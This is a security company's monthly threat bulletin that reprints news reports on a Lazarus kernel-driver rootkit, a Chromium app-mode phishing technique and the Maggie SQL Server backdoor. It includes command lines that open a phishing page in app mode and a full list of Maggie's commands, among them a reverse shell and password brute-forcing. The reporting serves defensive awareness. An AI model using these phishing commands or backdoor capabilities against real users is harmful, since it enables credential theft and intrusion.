Advanced Security Operations Center
Telelink Business Services
www.tbs.tech

Monthly Security Bulletin

November 2022

This security bulletin is powered by Telelink Business Services' Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and

Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA


Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!



What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1. **Over 1,000 iOS apps found exposing hardcoded AWS credentials.** Error! Bookmark not defined.
2. **Facebook Has No Idea What Data It Has** ..... Error! Bookmark not defined.
3. **GIFShell attack creates reverse shell using Microsoft Teams GIFs** .. Error! Bookmark not defined.
4. **Phishing page embeds keylogger to steal passwords as you type** . Error! Bookmark not defined.
5. **Microsoft Teams stores auth tokens as cleartext in Windows, Linux, Macs** ... Error! Bookmark not defined.
6. **Relay Attack against Teslas** ..... Error! Bookmark not defined.
7. **Zoom is down, users unable to sign in or join meetings**..... Error! Bookmark not defined.
8. **New malware bundle self-spreads through YouTube gaming videos** ..... Error! Bookmark not defined.
9. **Microsoft Edge's News Feed ads abused for tech support scams** ... Error! Bookmark not defined.
10. **Massive Data Breach at Uber**..... Error! Bookmark not defined.
11. **VMware, Microsoft warn of widespread Chromeloader malware attacks** ..... Error! Bookmark not defined.
12. **MFA Fatigue: Hackers' new favorite tactic in high-profile breaches** ..... Error! Bookmark not defined.
13. **2K Games says hacked help desk targeted players with malware**... Error! Bookmark not defined.
14. **Okta: Credential stuffing accounts for 34% of all login attempts**... Error! Bookmark not defined.
15. **Unpatched 15-year old Python bug allows code execution in 350k projects**. Error! Bookmark not defined.
16. **Microsoft: Exchange servers hacked via OAuth apps for phishing** . Error! Bookmark not defined.

17. **Microsoft SQL servers hacked in TargetCompany ransomware attacks.....** Error! Bookmark not defined.

18. **Leaking Passwords through the Spellchecker .....** Error! Bookmark not defined.

19. **Hackers use PowerPoint files for 'mouseover' malware delivery ...** Error! Bookmark not defined.

20. **New Erbium password-stealing malware spreads as game cracks, cheats.....** Error! Bookmark not defined.

21. **New NullMixer dropper infects your PC with a dozen malware families.....** Error! Bookmark not defined.

22. **New malware backdoors VMware ESXi servers to hijack virtual machines.....** Error! Bookmark not defined.

23. **Microsoft confirms new Exchange zero-days are used in attacks...** Error! Bookmark not defined.

1. Lazarus hackers abuse Dell driver bug using new FudModule rootkit

The notorious North Korean hacking group 'Lazarus' was seen installing a Windows rootkit that abuses a Dell hardware driver in a Bring Your Own Vulnerable Driver attack.

The spear-phishing campaign unfolded in the autumn of 2021, and the confirmed targets include an aerospace expert in the Netherlands and a political journalist in Belgium.

According to ESET, which published a report on the campaign today, the primary goal was espionage and data theft.

Abusing Dell driver for BYOVD attacks

The EU-based targets of this campaign were emailed fake job offers, this time for Amazon, a typical and common social engineering trick employed by the hackers in 2022.

Opening these documents downloads a remote template from a hardcoded address, followed by infections involving malware loaders, droppers, custom backdoors, and more.

ESET reports that among the tools deployed in this campaign, the most interesting is a new FudModule rootkit that abuses a BYOVD (Bring Your Own Vulnerable Driver) technique to exploit a vulnerability in a Dell hardware driver for the first time.

"The most notable tool delivered by the attackers was a user-mode module that gained the ability to read and write kernel memory due to the CVE-2021-21551 vulnerability in a legitimate Dell driver," explains ESET in a new report on the attack.


"This is the first ever recorded abuse of this vulnerability in the wild."

"The attackers then used their kernel memory write access to disable seven mechanisms the Windows operating system offers to monitor its actions, like registry, file system, process creation, event tracing etc., basically blinding security solutions in a very generic and robust way."

A Bring Your Own Vulnerable Driver (BYOVD) attack is when threat actors load legitimate, signed drivers in Windows that also contain known vulnerabilities. As the kernel drivers are signed, Windows will allow the driver to be installed in the operating system.

However, the threat actors can now exploit the driver's vulnerabilities to launch commands with kernel-level privileges.

In this attack, Lazarus was exploiting the CVE-2021-21551 vulnerability in a Dell hardware driver ("dbutil_2_3.sys"), which corresponds to a set of five flaws that remained exploitable for 12 years before the computer vendor finally pushed security updates for it.



Dell's signed dbutil_2_3.sys driver used in attack

Source: BleepingComputer

In December 2021, researchers at Rapid 7 warned about this particular driver being an excellent candidate for BYOVD attacks due to Dell's inadequate fixes, allowing kernel code execution even on recent, signed versions.

It appears that Lazarus was already well aware of this potential for abuse and exploited the Dell driver well before security analysts issued their public warnings.

"The attackers then used their kernel memory write access to disable seven mechanisms the Windows operating system offers to monitor its actions, like registry, file system, process creation, event tracing etc., basically blinding security solutions in a very generic and robust way," continued ESET's report.

For those interested in the BYOVD aspect of the Lazarus attack, you can dive into the details on this 15-page technical paper that ESET published separately.

BLINDINGCAN and other tools

ESET added that the group deployed its trademark custom HTTP(S) backdoor 'BLINDINGCAN,' first discovered by U.S. intelligence in August 2020 and attributed to Lazarus by Kaspersky in October 2021.

The 'BLINDINGCAN' remote access trojan (RAT) sampled by ESET appears to run with significant backing from an undocumented server-side dashboard that performs parameter validation.

The backdoor supports an extensive set of 25 commands, covering file actions, command execution, C2 communication configuration, screenshot taking, process creation and termination, and system info exfiltration.

Other tools deployed in the presented campaign are the previously described FudModule Rootkit, an HTTP(S) uploader used for secure data exfiltration, and various trojanized open-source apps like wolfSSL and FingerText.

Trojanizing open-source tools are something Lazarus continues to do, as a Microsoft report from yesterday mentions this technique was used with PuTTY, KiTTY, TightVNC, Sumatra PDF Reader, and the muPDF/Subliminal Recording software installer.

Source: https://www.bleepingcomputer.com/news/security/lazarus-hackers-abuse-dell-driver-bug-using-new-fudmodule-rootkit/

2. Web browser app mode can be abused to make desktop phishing pages

A new phishing technique using Chrome's Application Mode feature allows threat actors to display local login forms that appear as desktop applications, making it easier to steal credentials.

The Application Mode feature is available in all Chromium-based browsers, including Google Chrome, Microsoft Edge and the Brave Browser. It can generate realistic-looking login screens that are hard to differentiate from a legitimate login prompt.

Because desktop applications are generally harder to spoof, users are less likely to treat them with the same caution they reserve for browser windows that are more widely abused for phishing.

The potential for using Chrome's app mode in phishing attacks was demonstrated by researcher mr.d0x, who also devised "Browser-in-the-Browser" attacks earlier in the year. Multiple threat actors later used the BiTB technique in phishing attacks to steal credentials.

Chromium application mode feature

Chrome's application mode allows web developers to create web apps with a native desktop appearance suitable for ChromeOS or users who want to enjoy a clean, minimalist interface, like watching YouTube.

The app mode allows websites to launch in a separate window that doesn't display a URL address bar, browser toolbars, etc., while the Windows Taskbar displays the website's favicon instead of Chrome's icon.

This can allow threat actors to create fake desktop login forms, and if the user isn't knowingly launching these "apps," it could lead to sneaky phishing attacks.


Abusing app mode in attacks

To conduct an attack using the technique, threat actors must first convince a user to run a Windows shortcut that launches a phishing URL using Chromium's App Mode feature.

After Microsoft started disabling macros by default in Office, threat actors have switched to new phishing attacks that have proven to be very successful. One method that is commonly used is to email Windows shortcuts (.LNK) in ISO archives to distribute QBot, BazarLoader, BumbleBee, and other malware.

However, installing malware is very noisy and can easily be detected by security software running on the machine. On the other hand, opening a browser to a new phishing URL will less likely be detected.

With Microsoft Edge now installed in Windows 10 and later by default, it is easier to conduct these attacks, as threat actors can simply distribute Windows shortcut files that launch Microsoft Edge.




Windows shortcut disguised as a Word document

Source: BleepingComputer

As mr.d0x explains in his post, using the following commands, a malicious attacker could create shortcuts that launch a phishing "applet" on the target's computer.


```
# Chrome
"C:\Program Files\Google\Chrome\Application\chrome.exe" --app=https://example.com

# Microsoft Edge
"c:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --app=https://examp
le.com
```



Adding the required parameters on the malicious file *(mrd0x.com)*

Although this would require access to the target's machine, which is a strong prerequisite, this isn't the only way to abuse Chrome's app mode.

Alternatively, the attacker can use a portable HTML file to launch the attack, embedding the "-app" parameter to point to a phishing site and distribute the files to targets.



Phishing Microsoft Teams users with Chrome's app mode *(mrd0x.com)*

Depending on the use case, an attacker can also use the Browser-in-the-Browser technique to insert a fake address bar by adding the required HTML/CSS, and creating clones of software, like, for example, Microsoft 365, Microsoft Teams, or even VPN login prompts.

The researcher also claims it's possible to launch the attack on macOS and Linux using the appropriate commands for these operating systems.

```
"/Applications/Google Chrome.app/Contents/MacOS/Google Chrome" --app=https://examp
le.com
```

The phishing window can also receive action commands via JavaScript, like closing after the user enters their login credentials, accepting window resize requests, or rendering on a specific position on the screen.

The attack's potential is limited due to the requirement that Chromium app mode is launched locally on a device. This local access means that there is already some degree of compromise of the device.

However, once threat actors trick a target into launching a Windows shortcut, the potential for advanced phishing attacks is only limited by an attacker's creativity.

Update 10/6/22: Google shared the following statement regarding using the Chromium Application Mode feature for phishing attacks:

> *"The --app feature was deprecated before this research was published, and we are taking its potential for abuse into account as we consider its future. Users should be aware that running any file provided by an attacker is dangerous. Google's Safe Browsing helps protect against unsafe files and websites. While Safe Browsing is enabled by default in Chrome, users may want to enable Enhanced protection, which inspects the safety of your downloads to better warn you when a file may be dangerous. Enhanced protection can be found in Chrome Settings > Privacy and security > Security.*
>
> *We encourage the security research community to continue to report issues and vulnerabilities through our vulnerability rewards program: g.co/chrome/vrp."*


Source: https://www.bleepingcomputer.com/news/security/web-browser-app-mode-can-be-abused-to-make-desktop-phishing-pages/

3. Hundreds of Microsoft SQL servers backdoored with new malware

Security researchers have found a new piece of malware targeting Microsoft SQL servers. Named Maggie, the backdoor has already infected hundreds of machines all over the world.

Maggie is controlled through SQL queries that instruct it to run commands and interact with files. Its capabilities extend to brute-forcing administrator logins to other Microsoft SQL servers and doubling as a bridge head into the server's network environment.

The backdoor was discovered by German analysts Johann Aydinbas and Axel Wauer of the DCSO CyTec. Telemetry data shows that Maggie is more prevalent in South Korea, India, Vietnam, China, Russia, Thailand, Germany, and the United States.



Maggie infections heatmap *(DCSO CyTec)*

PUBLIC

Maggie commands

Analysis of the malware revealed that it disguises as an Extended Stored Procedure DLL ("sqlmaggieAntiVirus_64.dll") that is digitally signed by DEEPSoft Co. Ltd, a company that appears to be based in South Korea.

Extended Stored Procedure files extend the functionality of SQL queries by using an API that accepts remote user arguments and responds with unstructured data.

Maggie abuses this technical behavior to enable remote backdoor access with a rich set of 51 commands.


Command	Description
FileAccess	Change file perrmissions
ls	List files
RShell	Reverse shell
Type	Read file contents
Download	Download file
StartSocks5	Start SOCKS5 server
StopSocks5	Stop SOCKS5 server
SetClient	Set port forwarding config
ViewClientData	View port forwarding config
ResetClientData	Reset port forwarding config
SetFile	Set file attributes to HIDDEN + SYSTEM + READONLY
DelFile	Delete all files in a given directory
SqlCheck	Connect to given server with user/password and fetch SQL version info
SqlScan	Bruteforce scan for SQL servers
WinSockScan	Bruteforce scan for SQL servers, manual implementation
ScanStatus	Show status for a running scan (Sql/Winsock)
StopScan	Stop running scans
Port	Check if something is listening on a given port
Exec	Execute process, send back STDOUT
ExecI	Same as Exec but don't inherit handles
RunAs	Run program as specified user
RunAt	Run program as specified user (different method)
RunBoth	Run program as specified user (different method)
Access	Find writable directories
AccessAll	Find writable directories on all connected drives + certain fixed paths
Write	Like Access but write to logfile AccessControl.dat in addition
WriteAll	Like AccessAll but write to logfile AccessControl.dat in addition
ExecGUI	Run program and show its window
MD	Create directory
StartHook	Install API hooks for redirector
StopHook	Uninstall network hooks
ListIP	List all Ips for local NICs
SysInfo	Show system information
CheckPath	Parse and dump %PATH% environment variable
GetUser	Enumerate users
GetAdmin	Enumerate local admin accounts
EnableOutput	Enable debug messages
DisableOutput	Disable debug messages
TS	Get TermServ status
InstallTS	Install TermServ service
EnableTS	Enable TermServ
DisableTS	Disable TermServ
ElevateTS	Elevate TermServ
GetModule	Get module filename
Exploit AddUser	Unknown
Exploit Run	Unknown
Exploit Clone	Unknown
Exploit TS	Unknown
Clone	Clone user

commands.txt hosted with ♥ by GitHub view raw

A report from DCSO CyTec says that the variety of commands supported by Maggie allow querying for system information, executing programs, interacting with files and folders,

enabling remote desktop services (TermService), running a SOCKS5 proxy, and setting up port forwarding.

The attackers can append arguments to these commands, and Maggie even offers usage instructions for the supported arguments in some cases.



Valid parameters for the SQL scan command *(DCSO CyTec)*

The researchers say that the command list also includes four "Exploit" commands, indicating that the attacker may rely on known vulnerabilities for some actions, such as adding a new user.

However, the analysts couldn't test the exploits as they appear to depend on an additional DLL that is not shipped with Maggie.

Brute-forcing admin passwords happens through the commands "SqlScan" and "WinSockScan" after defining a password list file and a thread count. If successful, a hardcoded backdoor user is added to the server.

